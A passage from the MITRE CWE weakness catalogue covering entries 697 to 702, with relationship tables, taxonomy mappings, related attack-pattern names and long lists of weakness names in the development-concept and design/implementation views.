ParentOf	B	179	Incorrect Behavior Order: Early Validation	1000	257
ParentOf	B	408	Incorrect Behavior Order: Early Amplification	1000	524
ParentOf	B	551	Incorrect Behavior Order: Authorization Before Parsing and Canonicalization	1000	663

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CERT C Secure Coding	POS36-C	Observe correct revocation order while relinquishing privileges

CWE-697: Insufficient Comparison

Weakness ID: 697 (Weakness Class) Status: Incomplete

Description

Summary

The software compares two entities in a security-relevant context, but the comparison is insufficient, which may lead to resultant weaknesses.

Extended Description

This weakness class covers several possibilities: (1) the comparison checks one factor incorrectly; (2) the comparison should consider multiple factors, but it does not check some of those factors at all.

Time of Introduction

- Implementation

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	171	Cleansing, Canonicalization, and Comparison Errors	699	248
ChildOf	C	747	CERT C Secure Coding Section 49 - Miscellaneous (MSC)	734	869
ParentOf	B	183	Permissive Whitelist	1000	261
ParentOf	B	184	Incomplete Blacklist	1000	262
ParentOf	G	185	Incorrect Regular Expression	1000	264
ParentOf	B	187	Partial Comparison	1000	266

Nature	Type	ID	Name	V	Page
ParentOf	B	372	Incomplete Internal State Distinction	1000	480
ParentOf	V	478	Missing Default Case in Switch Statement	1000	599
CanFollow	V	481	Assigning instead of Comparing	1000	603
ParentOf	V	486	Comparison of Classes by Name	1000	611
ParentOf	B	595	Comparison of Object References Instead of Object Contents	1000	702
ParentOf	B	596	Incorrect Semantic Object Comparison	1000	703
MemberOf	V	1000	Research Concepts	1000	958

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CERT C Secure Coding	MSC31-C	Ensure that return values are compared against the proper type

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
3	Using Leading 'Ghost' Character Sequences to Bypass Input Filters	
4	Using Alternative IP Address Encodings	
6	Argument Injection	
7	Blind SQL Injection	
8	Buffer Overflow in an API Call	
9	Buffer Overflow in Local Command-Line Utilities	
10	Buffer Overflow via Environment Variables	
14	Client-side Injection-induced Buffer Overflow	
15	Command Delimiters	
18	Embedding Scripts in Nonscript Elements	
19	Embedding Scripts within Scripts	
24	Filter Failure through Buffer Overflow	
32	Embedding Scripts in HTTP Query Strings	
34	HTTP Response Splitting	
41	Using Meta-characters in E-mail Headers to Inject Malicious Payloads	
43	Exploiting Multiple Input Interpretation Layers	
44	Overflow Binary Resource File	
45	Buffer Overflow via Symbolic Links	
46	Overflow Variables and Tags	
47	Buffer Overflow via Parameter Expansion	
52	Embedding NULL Bytes	
53	Postfix, Null Terminate, and Backslash	
63	Simple Script Injection	
64	Using Slashes and URL Encoding Combined to Bypass Validation Logic	
66	SQL Injection	
67	String Format Overflow in syslog()	
71	Using Unicode Encoding to Bypass Validation Logic	
73	User-Controlled Filename	
78	Using Escaped Slashes in Alternate Encoding	
79	Using Slashes in Alternate Encoding	
80	Using UTF-8 Encoding to Bypass Validation Logic	
86	Embedding Script (XSS) in HTTP Headers	
88	OS Command Injection	
91	XSS in IMG Tags	
92	Forced Integer Overflow	

CWE-698: Redirect Without Exit

Weakness ID: 698 (Weakness Base)

Status: Incomplete

Description

Summary

The web application sends a redirect to another location, but instead of exiting, it executes additional code.

Time of Introduction

- Implementation

Detection Methods

Black Box

This issue might not be detected if testing is performed using a web browser, because the browser might obey the redirect and move the user to a different page before the application has produced outputs that indicate something is amiss.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	View	Page
ChildOf		361	Time and State	699	462
ChildOf		670	Always-Incorrect Control Flow Implementation	1000	785
ChildOf		705	Incorrect Control Flow Scoping	1000	841

CWE-699: Development Concepts

View ID: 699 (View: Graph)

Status: Incomplete

Objective

This view organizes weaknesses around concepts that are frequently used or encountered in software development. Accordingly, this view can align closely with the perspectives of developers, educators, and assessment vendors. It borrows heavily from the organizational structure used by Seven Pernicious Kingdoms, but it also provides a variety of other categories that are intended to simplify navigation, browsing, and mapping.

View Data

View Metrics

	CWEs in this view		Total CWEs
Total	714	out of	828
Views	4	out of	24
Categories	65	out of	120
Weaknesses	639	out of	675
Compound_Elements	6	out of	9

View Audience

Assessment Vendors

Developers

Educators

Relationships

Nature	Type	ID	Name	View	Page
HasMember		1	Location	699	1
HasMember		504	Motivation/Intent	699	635
HasMember		629	Weaknesses in OWASP Top Ten (2007)	699	734
HasMember		631	Resource-specific Weaknesses	699	736
HasMember		701	Weaknesses Introduced During Design	699	820
HasMember		702	Weaknesses Introduced During Implementation	699	828

CWE-700: Seven Pernicious Kingdoms

View ID: 700 (View: Graph)

Status: Incomplete

Objective

This view (graph) organizes weaknesses using a hierarchical structure that is similar to that used by Seven Pernicious Kingdoms.

View Data

View Metrics

	CWEs in this view		Total CWEs
Total	97	out of	828
Views	0	out of	24
Categories	7	out of	120
Weaknesses	89	out of	675
Compound_Elements	1	out of	9

View Audience

Developers

This view is useful for developers because it is organized around concepts with which developers are familiar, and it focuses on weaknesses that can be detected using source code analysis tools.

Alternate Terms

7PK

"7PK" is frequently used by the MITRE team as an abbreviation.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
HasMember		2	Environment	700	1
HasMember		20	Improper Input Validation	700	15
HasMember		227	Failure to Fulfill API Contract ('API Abuse')	700	313
HasMember		254	Security Features	700	340
HasMember		361	Time and State	700	462
HasMember		388	Error Handling	700	496
HasMember		398	Indicator of Poor Code Quality	700	508
HasMember		485	Insufficient Encapsulation	700	609

CWE-701: Weaknesses Introduced During Design

View ID: 701 (View: Implicit Slice)

Status: Incomplete

Objective

This view (slice) lists weaknesses that can be introduced during design.

View Data

Filter Used:

./Introductory_Phase='Architecture and Design'

View Metrics

	CWEs in this view		Total CWEs
Total	363	out of	828
Views	0	out of	24
Categories	3	out of	120
Weaknesses	356	out of	675
Compound_Elements	4	out of	9











































CWEs Included in this View

Type	ID	Name
	6	J2EE Misconfiguration: Insufficient Session-ID Length
	7	J2EE Misconfiguration: Missing Custom Error Page
	8	J2EE Misconfiguration: Entity Bean Declared Remote
	9	J2EE Misconfiguration: Weak Access Permissions for EJB Methods
	13	ASP.NET Misconfiguration: Password in Configuration File
	20	Improper Input Validation
	22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
	24	Path Traversal: '../filedir'
	36	Absolute Path Traversal
	66	Improper Handling of File Names that Identify Virtual Resources
	67	Improper Handling of Windows Device Names
	69	Failure to Handle Windows ::DATA Alternate Data Stream

Type	ID	Name
V	71	Apple '.DS_Store'
V	72	Improper Handling of Apple HFS+ Alternate Data Stream Path
C	73	External Control of File Name or Path
C	74	Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')
C	75	Failure to Sanitize Special Elements into a Different Plane (Special Element Injection)
B	76	Improper Neutralization of Equivalent Special Elements
C	77	Improper Neutralization of Special Elements used in a Command ('Command Injection')
B	78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
B	79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
V	84	Improper Neutralization of Encoded URI Schemes in a Web Page
B	88	Argument Injection or Modification
B	89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
B	90	Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection')
B	91	XML Injection (aka Blind XPath Injection)
B	93	Improper Neutralization of CRLF Sequences ('CRLF Injection')
C	94	Failure to Control Generation of Code ('Code Injection')
B	95	Improper Neutralization of Directives in Dynamically Evaluated Code ('Eval Injection')
B	96	Improper Neutralization of Directives in Statically Saved Code ('Static Code Injection')
V	97	Improper Neutralization of Server-Side Includes (SSI) Within a Web Page
B	98	Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')
B	99	Improper Control of Resource Identifiers ('Resource Injection')
C	100	Technology-Specific Input Validation Problems
B	115	Misinterpretation of Input
C	116	Improper Encoding or Escaping of Output
C	118	Improper Access of Indexable Resource ('Range Error')
C	119	Failure to Constrain Operations within the Bounds of a Memory Buffer
V	121	Stack-based Buffer Overflow
V	122	Heap-based Buffer Overflow
B	124	Buffer Underwrite ('Buffer Underflow')
B	130	Improper Handling of Length Parameter Inconsistency
B	184	Incomplete Blacklist
B	188	Reliance on Data/Memory Layout
B	198	Use of Incorrect Byte Ordering
C	200	Information Exposure
V	202	Privacy Leak through Data Queries
C	203	Information Exposure Through Discrepancy
B	204	Response Discrepancy Information Exposure
B	205	Information Exposure Through Behavioral Discrepancy
V	206	Internal Behavioral Inconsistency Information Leak
V	207	Information Exposure Through an External Behavioral Inconsistency
B	208	Timing Discrepancy Information Leak
B	209	Information Exposure Through an Error Message
B	210	Product-Generated Error Message Information Leak
B	211	Product-External Error Message Information Leak
B	212	Improper Cross-boundary Removal of Sensitive Data
B	213	Intended Information Leak
V	214	Process Environment Information Leak
V	215	Information Exposure Through Debug Information

Type	ID	Name
	216	Containment Errors (Container Errors)
	220	Sensitive Data Under FTP Root
	221	Information Loss or Omission
	222	Truncation of Security-relevant Information
	223	Omission of Security-relevant Information
	224	Obscured Security-relevant Information by Alternate Name
	226	Sensitive Information Uncleared Before Release
	227	Failure to Fulfill API Contract ('API Abuse')
	228	Improper Handling of Syntactically Invalid Structure
	229	Improper Handling of Values
	231	Improper Handling of Extra Values
	232	Improper Handling of Undefined Values
	233	Parameter Problems
	234	Failure to Handle Missing Parameter
	235	Improper Handling of Extra Parameters
	236	Improper Handling of Undefined Parameters
	238	Improper Handling of Incomplete Structural Elements
	239	Failure to Handle Incomplete Element
	240	Improper Handling of Inconsistent Structural Elements
	241	Improper Handling of Unexpected Data Type
	245	J2EE Bad Practices: Direct Management of Connections
	246	J2EE Bad Practices: Direct Use of Sockets
	247	Reliance on DNS Lookups in a Security Decision
	250	Execution with Unnecessary Privileges
	256	Plaintext Storage of a Password
	257	Storing Passwords in a Recoverable Format
	258	Empty Password in Configuration File
	259	Use of Hard-coded Password
	260	Password in Configuration File
	261	Weak Cryptography for Passwords
	262	Not Using Password Aging
	263	Password Aging with Long Expiration
	266	Incorrect Privilege Assignment
	267	Privilege Defined With Unsafe Actions
	268	Privilege Chaining
	269	Improper Privilege Management
	270	Privilege Context Switching Error
	271	Privilege Dropping / Lowering Errors
	272	Least Privilege Violation
	273	Improper Check for Dropped Privileges
	274	Improper Handling of Insufficient Privileges
	276	Incorrect Default Permissions
	277	Insecure Inherited Permissions
	278	Insecure Preserved Inherited Permissions
	279	Incorrect Execution-Assigned Permissions
	280	Improper Handling of Insufficient Permissions or Privileges
	281	Improper Preservation of Permissions
	282	Improper Ownership Management
	283	Unverified Ownership
	284	Access Control (Authorization) Issues

Type	ID	Name
C	285	Improper Access Control (Authorization)
C	286	Incorrect User Management
C	287	Improper Authentication
B	288	Authentication Bypass Using an Alternate Path or Channel
V	289	Authentication Bypass by Alternate Name
B	290	Authentication Bypass by Spoofing
A	291	Trusting Self-reported IP Address
V	292	Trusting Self-reported DNS Name
V	293	Using Referer Field for Authentication
B	294	Authentication Bypass by Capture-replay
B	296	Improper Following of Chain of Trust for Certificate Validation
B	297	Improper Validation of Host-specific Certificate Data
B	298	Improper Validation of Certificate Expiration
B	299	Improper Check for Certificate Revocation
C	300	Channel Accessible by Non-Endpoint ('Man-in-the-Middle')
V	301	Reflection Attack in an Authentication Protocol
V	302	Authentication Bypass by Assumed-Immutable Data
B	304	Missing Critical Step in Authentication
B	305	Authentication Bypass by Primary Weakness
V	306	Missing Authentication for Critical Function
B	307	Improper Restriction of Excessive Authentication Attempts
B	308	Use of Single-factor Authentication
B	309	Use of Password System for Primary Authentication
B	311	Missing Encryption of Sensitive Data
B	312	Cleartext Storage of Sensitive Information
V	313	Plaintext Storage in a File or on Disk
V	314	Plaintext Storage in the Registry
V	315	Plaintext Storage in a Cookie
V	316	Plaintext Storage in Memory
V	317	Plaintext Storage in GUI
V	318	Plaintext Storage in Executable
B	319	Cleartext Transmission of Sensitive Information
B	321	Use of Hard-coded Cryptographic Key
B	322	Key Exchange without Entity Authentication
B	323	Reusing a Nonce, Key Pair in Encryption
B	324	Use of a Key Past its Expiration Date
B	325	Missing Required Cryptographic Step
C	326	Inadequate Encryption Strength
B	327	Use of a Broken or Risky Cryptographic Algorithm
B	328	Reversible One-Way Hash
V	329	Not Using a Random IV with CBC Mode
C	330	Use of Insufficiently Random Values
B	331	Insufficient Entropy
V	332	Insufficient Entropy in PRNG
V	333	Improper Handling of Insufficient Entropy in TRNG
B	334	Small Space of Random Values
C	335	PRNG Seed Error
B	336	Same Seed in PRNG
B	337	Predictable Seed in PRNG
B	338	Use of Cryptographically Weak PRNG
B	339	Small Seed Space in PRNG

Type	ID	Name
	340	Predictability Problems
	341	Predictable from Observable State
	342	Predictable Exact Value from Previous Values
	343	Predictable Value Range from Previous Values
	344	Use of Invariant Value in Dynamically Changing Context
	345	Insufficient Verification of Data Authenticity
	346	Origin Validation Error
	347	Improper Verification of Cryptographic Signature
	348	Use of Less Trusted Source
	349	Acceptance of Extraneous Untrusted Data With Trusted Data
	350	Improperly Trusted Reverse DNS
	352	Cross-Site Request Forgery (CSRF)
	353	Failure to Add Integrity Check Value
	354	Improper Validation of Integrity Check Value
	356	Product UI does not Warn User of Unsafe Actions
	357	Insufficient UI Warning of Dangerous Operations
	358	Improperly Implemented Security Check for Standard
	359	Privacy Violation
	360	Trust of System Event Data
	362	Race Condition
	363	Race Condition Enabling Link Following
	364	Signal Handler Race Condition
	366	Race Condition within a Thread
	368	Context Switching Race Condition
	370	Missing Check for Certificate Revocation after Initial Check
	372	Incomplete Internal State Distinction
	373	State Synchronization Error
	377	Insecure Temporary File
	378	Creation of Temporary File With Insecure Permissions
	379	Creation of Temporary File in Directory with Incorrect Permissions
	383	J2EE Bad Practices: Direct Use of Threads
	384	Session Fixation
	385	Covert Timing Channel
	386	Symbolic Name not Mapping to Correct Object
	390	Detection of Error Condition Without Action
	391	Unchecked Error Condition
	392	Failure to Report Error in Status Code
	393	Return of Wrong Status Code
	394	Unexpected Status Code or Return Value
	396	Declaration of Catch for Generic Exception
	397	Declaration of Throws for Generic Exception
	398	Indicator of Poor Code Quality
	400	Uncontrolled Resource Consumption ('Resource Exhaustion')
	401	Failure to Release Memory Before Removing Last Reference ('Memory Leak')
	402	Transmission of Private Resources into a New Sphere ('Resource Leak')
	403	UNIX File Descriptor Leak
	404	Improper Resource Shutdown or Release
	405	Asymmetric Resource Consumption (Amplification)
	406	Insufficient Control of Network Message Volume (Network Amplification)
	407	Algorithmic Complexity
	408	Incorrect Behavior Order: Early Amplification

Type	ID	Name
B	409	Improper Handling of Highly Compressed Data (Data Amplification)
B	410	Insufficient Resource Pool
B	412	Unrestricted Externally Accessible Lock
B	413	Improper Resource Locking
B	414	Missing Lock Check
V	415	Double Free
B	416	Use After Free
B	419	Unprotected Primary Channel
B	420	Unprotected Alternate Channel
B	421	Race Condition During Access to Alternate Channel
V	422	Unprotected Windows Messaging Channel ('Shatter')
G	424	Failure to Protect Alternate Path
B	425	Direct Request ('Forced Browsing')
B	426	Untrusted Search Path
B	432	Dangerous Handler not Disabled During Sensitive Operations
B	434	Unrestricted Upload of File with Dangerous Type
G	435	Interaction Error
B	436	Interpretation Conflict
B	437	Incomplete Model of Endpoint Features
B	439	Behavioral Change in New Version or Environment
B	440	Expected Behavior Violation
B	441	Unintended Proxy/Intermediary
B	444	Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling')
B	446	UI Discrepancy for Security Feature
B	447	Unimplemented or Unsupported Feature in UI
B	450	Multiple Interpretations of UI Input
B	451	UI Misrepresentation of Critical Information
B	453	Insecure Default Variable Initialization
B	454	External Initialization of Trusted Variables or Data Stores
B	455	Non-exit on Failed Initialization
B	459	Incomplete Cleanup
B	462	Duplicate Key in Associative List (Alist)
B	463	Deletion of Data Structure Sentinel
B	464	Addition of Data Structure Sentinel
B	466	Return of Pointer Value Outside of Expected Range
B	470	Use of Externally-Controlled Input to Select Classes or Code ('Unsafe Reflection')
B	474	Use of Function with Inconsistent Implementations
B	475	Undefined Behavior for Input to API
V	479	Unsafe Function Call from a Signal Handler
G	485	Insufficient Encapsulation
B	494	Download of Code Without Integrity Check
B	501	Trust Boundary Violation
V	502	Deserialization of Untrusted Data
B	510	Trapdoor
B	512	Spyware
C	518	Inadvertently Introduced Weakness
V	520	.NET Misconfiguration: Use of Impersonation
B	521	Weak Password Requirements
B	522	Insufficiently Protected Credentials
V	523	Unprotected Transport of Credentials
V	526	Information Leak Through Environmental Variables

Type	ID	Name
V	532	Information Leak Through Log Files
V	535	Information Leak Through Shell Error Message
V	539	Information Leak Through Persistent Cookies
V	542	Information Leak Through Cleanup Log Files
B	544	Failure to Use a Standardized Error Handling Mechanism
V	545	Use of Dynamic Class Loading
V	554	ASP.NET Misconfiguration: Not Using Input Validation Framework
V	555	J2EE Misconfiguration: Plaintext Password in Configuration File
V	564	SQL Injection: Hibernate
B	565	Reliance on Cookies without Validation and Integrity Checking
V	566	Access Control Bypass Through User-Controlled SQL Primary Key
B	567	Unsynchronized Access to Shared Data
V	574	EJB Bad Practices: Use of Synchronization Primitives
V	575	EJB Bad Practices: Use of AWT Swing
V	576	EJB Bad Practices: Use of Java I/O
V	577	EJB Bad Practices: Use of Sockets
V	578	EJB Bad Practices: Use of Class Loader
V	579	J2EE Bad Practices: Non-serializable Object Stored in Session
B	587	Assignment of a Fixed Address to a Pointer
V	588	Attempt to Access Child of a Non-structure Pointer
V	589	Call to Non-ubiquitous API
G	592	Authentication Bypass Issues
V	593	Authentication Bypass: OpenSSL CTX Object Modified after SSL Objects are Created
V	594	J2EE Framework: Saving Unserializable Objects to Disk
V	598	Information Leak Through Query Strings in GET Request
V	599	Trust of OpenSSL Certificate Without Validation
V	601	URL Redirection to Untrusted Site ('Open Redirect')
B	602	Client-Side Enforcement of Server-Side Security
B	603	Use of Client-Side Authentication
B	605	Multiple Binds to the Same Port
G	610	Externally Controlled Reference to a Resource in Another Sphere
V	612	Information Leak Through Indexing of Private Data
B	613	Insufficient Session Expiration
B	618	Exposed Unsafe ActiveX Method
V	620	Unverified Password Change
V	623	Unsafe ActiveX Control Marked Safe For Scripting
G	636	Not Failing Securely ('Failing Open')
G	637	Failure to Use Economy of Mechanism
G	638	Failure to Use Complete Mediation
B	639	Access Control Bypass Through User-Controlled Key
B	640	Weak Password Recovery Mechanism for Forgotten Password
B	641	Improper Restriction of Names for Files and Other Resources
G	642	External Control of Critical State Data
V	644	Improper Neutralization of HTTP Headers for Scripting Syntax
B	645	Overly Restrictive Account Lockout Mechanism
V	646	Reliance on File Name or Extension of Externally-Supplied File
V	647	Use of Non-Canonical URL Paths for Authorization Decisions
B	648	Incorrect Use of Privileged APIs
B	649	Reliance on Obfuscation or Encryption of Security-Relevant Inputs without Integrity Checking
V	650	Trusting HTTP Permission Methods on the Server Side

Type	ID	Name
V	651	Information Exposure through WSDL File
B	653	Insufficient Compartmentalization
B	654	Reliance on a Single Factor in a Security Decision
B	655	Insufficient Psychological Acceptability
B	656	Reliance on Security through Obscurity
G	657	Violation of Secure Design Principles
B	662	Improper Synchronization
B	663	Use of a Non-reentrant Function in a Multithreaded Context
B	667	Insufficient Locking
G	668	Exposure of Resource to Wrong Sphere
G	669	Incorrect Resource Transfer Between Spheres
G	670	Always-Incorrect Control Flow Implementation
G	671	Lack of Administrator Control over Security
B	672	Operation on a Resource after Expiration or Release
G	673	External Influence of Sphere Definition
B	674	Uncontrolled Recursion
B	676	Use of Potentially Dangerous Function
G	682	Incorrect Calculation
G	691	Insufficient Control Flow Management
G	693	Protection Mechanism Failure
B	694	Use of Multiple Resources with Duplicate Identifier
B	695	Use of Low-Level Functionality
G	696	Incorrect Behavior Order
G	703	Failure to Handle Exceptional Conditions
G	704	Incorrect Type Conversion or Cast
G	705	Incorrect Control Flow Scoping
G	706	Use of Incorrectly-Resolved Name or Reference
G	707	Improper Enforcement of Message or Data Structure
B	708	Incorrect Ownership Assignment
G	710	Coding Standards Violation
G	732	Incorrect Permission Assignment for Critical Resource
B	749	Exposed Dangerous Method or Function
V	764	Multiple Locks of a Critical Resource
V	766	Critical Variable Declared Public
V	767	Access to Critical Private Variable via Public Method
C	769	File Descriptor Exhaustion
B	770	Allocation of Resources Without Limits or Throttling
B	771	Missing Reference to Active Allocated Resource
B	772	Missing Release of Resource after Effective Lifetime
V	773	Missing Reference to Active File Descriptor or Handle
V	774	Allocation of File Descriptors or Handles Without Limits or Throttling
V	780	Use of RSA Algorithm without OAEP
V	781	Improper Address Validation in IOCTL with METHOD_NEITHER I/O Control Code
V	782	Exposed IOCTL with Insufficient Access Control
V	784	Reliance on Cookies without Validation and Integrity Checking in a Security Decision
V	789	Uncontrolled Memory Allocation
B	798	Use of Hard-coded Credentials
G	799	Improper Control of Interaction Frequency
B	804	Guessable CAPTCHA
B	807	Reliance on Untrusted Inputs in a Security Decision

Relationships

Nature	Type	ID	Name	V	Page
MemberOf	V	699	Development Concepts	699	819

CWE-702: Weaknesses Introduced During Implementation

View ID: 702 (View: Implicit Slice)

Status: Incomplete

Objective

This view (slice) lists weaknesses that can be introduced during implementation.

View Data

Filter Used:

```
./Introductory_Phase='Implementation'
```

View Metrics

	CWEs in this view		Total CWEs
Total	586	out of	828
Views	0	out of	24
Categories	4	out of	120
Weaknesses	578	out of	675
Compound Elements	4	out of	9

CWEs Included in this View

Type	ID	Name
V	5	J2EE Misconfiguration: Data Transmission Without Encryption
V	6	J2EE Misconfiguration: Insufficient Session-ID Length
V	7	J2EE Misconfiguration: Missing Custom Error Page
V	8	J2EE Misconfiguration: Entity Bean Declared Remote
V	9	J2EE Misconfiguration: Weak Access Permissions for EJB Methods
V	11	ASP.NET Misconfiguration: Creating Debug Binary
V	12	ASP.NET Misconfiguration: Missing Custom Error Page
V	13	ASP.NET Misconfiguration: Password in Configuration File
B	14	Compiler Removal of Code to Clear Buffers
B	15	External Control of System or Configuration Setting
C	20	Improper Input Validation
C	22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
B	23	Relative Path Traversal
V	24	Path Traversal: '../filedir'
V	25	Path Traversal: '/../filedir'
V	26	Path Traversal: '/dir../filename'
V	27	Path Traversal: 'dir/../filename'
V	28	Path Traversal: '..filedir'
V	29	Path Traversal: '..filename'
V	30	Path Traversal: 'dir..filename'
V	31	Path Traversal: 'dir..\filename'
V	32	Path Traversal: '...' (Triple Dot)
V	33	Path Traversal: '....' (Multiple Dot)
V	34	Path Traversal: '.../'
V	35	Path Traversal: '.../.../'
B	36	Absolute Path Traversal
V	37	Path Traversal: '/absolute/pathname/here'
V	38	Path Traversal: '\absolute\pathname\here'
V	39	Path Traversal: 'C:dirname'
V	40	Path Traversal: '\\UNC\share\name\' (Windows UNC Share)
B	41	Improper Resolution of Path Equivalence
V	42	Path Equivalence: 'filename.' (Trailing Dot)

Type	ID	Name
V	43	Path Equivalence: 'filename....' (Multiple Trailing Dot)
V	44	Path Equivalence: 'file.name' (Internal Dot)
V	45	Path Equivalence: 'file...name' (Multiple Internal Dot)
V	46	Path Equivalence: 'filename ' (Trailing Space)
V	47	Path Equivalence: ' filename' (Leading Space)
V	48	Path Equivalence: 'file name' (Internal Whitespace)
V	49	Path Equivalence: 'filename/' (Trailing Slash)
V	50	Path Equivalence: '//multiple/leading/slash'
V	51	Path Equivalence: '/multiple//internal/slash'
V	52	Path Equivalence: '/multiple/trailing/slash//'
V	53	Path Equivalence: '\\multiple\\internal\\backslash'
V	54	Path Equivalence: 'filedir\' (Trailing Backslash)
V	55	Path Equivalence: './' (Single Dot Directory)
V	56	Path Equivalence: 'filedir*' (Wildcard)
V	57	Path Equivalence: 'fakedir/./readdir/filename'
V	58	Path Equivalence: Windows 8.3 Filename
B	59	Improper Link Resolution Before File Access ('Link Following')
	61	UNIX Symbolic Link (Symlink) Following
V	62	UNIX Hard Link
V	65	Windows Hard Link
B	66	Improper Handling of File Names that Identify Virtual Resources
V	67	Improper Handling of Windows Device Names
V	69	Failure to Handle Windows ::DATA Alternate Data Stream
V	71	Apple '.DS_Store'
V	72	Improper Handling of Apple HFS+ Alternate Data Stream Path
G	73	External Control of File Name or Path
G	74	Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')
G	75	Failure to Sanitize Special Elements into a Different Plane (Special Element Injection)
B	76	Improper Neutralization of Equivalent Special Elements
G	77	Improper Neutralization of Special Elements used in a Command ('Command Injection')
B	78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
B	79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
V	80	Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS)
V	81	Improper Neutralization of Script in an Error Message Web Page
V	82	Improper Neutralization of Script in Attributes of IMG Tags in a Web Page
V	83	Improper Neutralization of Script in Attributes in a Web Page
V	84	Improper Neutralization of Encoded URI Schemes in a Web Page
V	85	Doubled Character XSS Manipulations
V	86	Improper Neutralization of Invalid Characters in Identifiers in Web Pages
V	87	Improper Neutralization of Alternate XSS Syntax
B	88	Argument Injection or Modification
B	89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
B	90	Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection')
B	91	XML Injection (aka Blind XPath Injection)
B	93	Improper Neutralization of CRLF Sequences ('CRLF Injection')
G	94	Failure to Control Generation of Code ('Code Injection')
B	95	Improper Neutralization of Directives in Dynamically Evaluated Code ('Eval Injection')
B	96	Improper Neutralization of Directives in Statically Saved Code ('Static Code Injection')

Type	ID	Name
V	97	Improper Neutralization of Server-Side Includes (SSI) Within a Web Page
B	98	Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')
B	99	Improper Control of Resource Identifiers ('Resource Injection')
C	100	Technology-Specific Input Validation Problems
V	102	Struts: Duplicate Validation Forms
V	103	Struts: Incomplete validate() Method Definition
V	104	Struts: Form Bean Does Not Extend Validation Class
V	105	Struts: Form Field Without Validator
V	106	Struts: Plug-in Framework not in Use
V	107	Struts: Unused Validation Form
V	108	Struts: Unvalidated Action Form
V	109	Struts: Validator Turned Off
V	110	Struts: Validator Without Form Field
B	111	Direct Use of Unsafe JNI
B	112	Missing XML Validation
B	113	Improper Neutralization of CRLF Sequences in HTTP Headers ('HTTP Response Splitting')
B	114	Process Control
B	115	Misinterpretation of Input
G	116	Improper Encoding or Escaping of Output
B	117	Improper Output Neutralization for Logs
G	118	Improper Access of Indexable Resource ('Range Error')
G	119	Failure to Constrain Operations within the Bounds of a Memory Buffer
B	120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
V	121	Stack-based Buffer Overflow
V	122	Heap-based Buffer Overflow
B	123	Write-what-where Condition
B	124	Buffer Underwrite ('Buffer Underflow')
B	125	Out-of-bounds Read
V	126	Buffer Over-read
V	127	Buffer Under-read
B	128	Wrap-around Error
B	129	Improper Validation of Array Index
B	130	Improper Handling of Length Parameter Inconsistency
B	131	Incorrect Calculation of Buffer Size
B	134	Uncontrolled Format String
B	135	Incorrect Calculation of Multi-Byte String Length
G	138	Improper Neutralization of Special Elements
B	140	Improper Neutralization of Delimiters
V	141	Improper Neutralization of Parameter/Argument Delimiters
V	142	Improper Neutralization of Value Delimiters
V	143	Improper Neutralization of Record Delimiters
V	144	Improper Neutralization of Line Delimiters
V	145	Improper Neutralization of Section Delimiters
V	146	Improper Neutralization of Expression/Command Delimiters
V	147	Improper Neutralization of Input Terminators
V	148	Improper Neutralization of Input Leaders
V	149	Improper Neutralization of Quoting Syntax
V	150	Improper Neutralization of Escape, Meta, or Control Sequences
V	151	Improper Neutralization of Comment Delimiters

Type	ID	Name
V	152	Improper Neutralization of Macro Symbols
V	153	Improper Neutralization of Substitution Characters
V	154	Improper Neutralization of Variable Name Delimiters
V	155	Improper Neutralization of Wildcards or Matching Symbols
V	156	Improper Neutralization of Whitespace
V	157	Failure to Sanitize Paired Delimiters
V	158	Improper Neutralization of Null Byte or NUL Character
C	159	Failure to Sanitize Special Element
V	160	Improper Neutralization of Leading Special Elements
V	161	Improper Neutralization of Multiple Leading Special Elements
V	162	Improper Neutralization of Trailing Special Elements
V	163	Improper Neutralization of Multiple Trailing Special Elements
V	164	Improper Neutralization of Internal Special Elements
V	165	Improper Neutralization of Multiple Internal Special Elements
B	166	Improper Handling of Missing Special Element
B	167	Improper Handling of Additional Special Element
B	168	Failure to Resolve Inconsistent Special Elements
B	170	Improper Null Termination
C	172	Encoding Error
V	173	Failure to Handle Alternate Encoding
V	174	Double Decoding of the Same Data
V	175	Failure to Handle Mixed Encoding
V	176	Failure to Handle Unicode Encoding
V	177	Failure to Handle URL Encoding (Hex Encoding)
B	178	Failure to Resolve Case Sensitivity
B	179	Incorrect Behavior Order: Early Validation
B	180	Incorrect Behavior Order: Validate Before Canonicalize
B	181	Incorrect Behavior Order: Validate Before Filter
B	182	Collapse of Data into Unsafe Value
B	183	Permissive Whitelist
B	184	Incomplete Blacklist
C	185	Incorrect Regular Expression
B	186	Overly Restrictive Regular Expression
B	187	Partial Comparison
B	188	Reliance on Data/Memory Layout
B	190	Integer Overflow or Wraparound
B	191	Integer Underflow (Wrap or Wraparound)
C	192	Integer Coercion Error
B	193	Off-by-one Error
B	194	Unexpected Sign Extension
V	195	Signed to Unsigned Conversion Error
V	196	Unsigned to Signed Conversion Error
B	197	Numeric Truncation Error
B	198	Use of Incorrect Byte Ordering
C	200	Information Exposure
V	201	Information Exposure Through Sent Data
V	202	Privacy Leak through Data Queries
C	203	Information Exposure Through Discrepancy
B	204	Response Discrepancy Information Exposure
B	205	Information Exposure Through Behavioral Discrepancy

Type	ID	Name
V	206	Internal Behavioral Inconsistency Information Leak
V	207	Information Exposure Through an External Behavioral Inconsistency
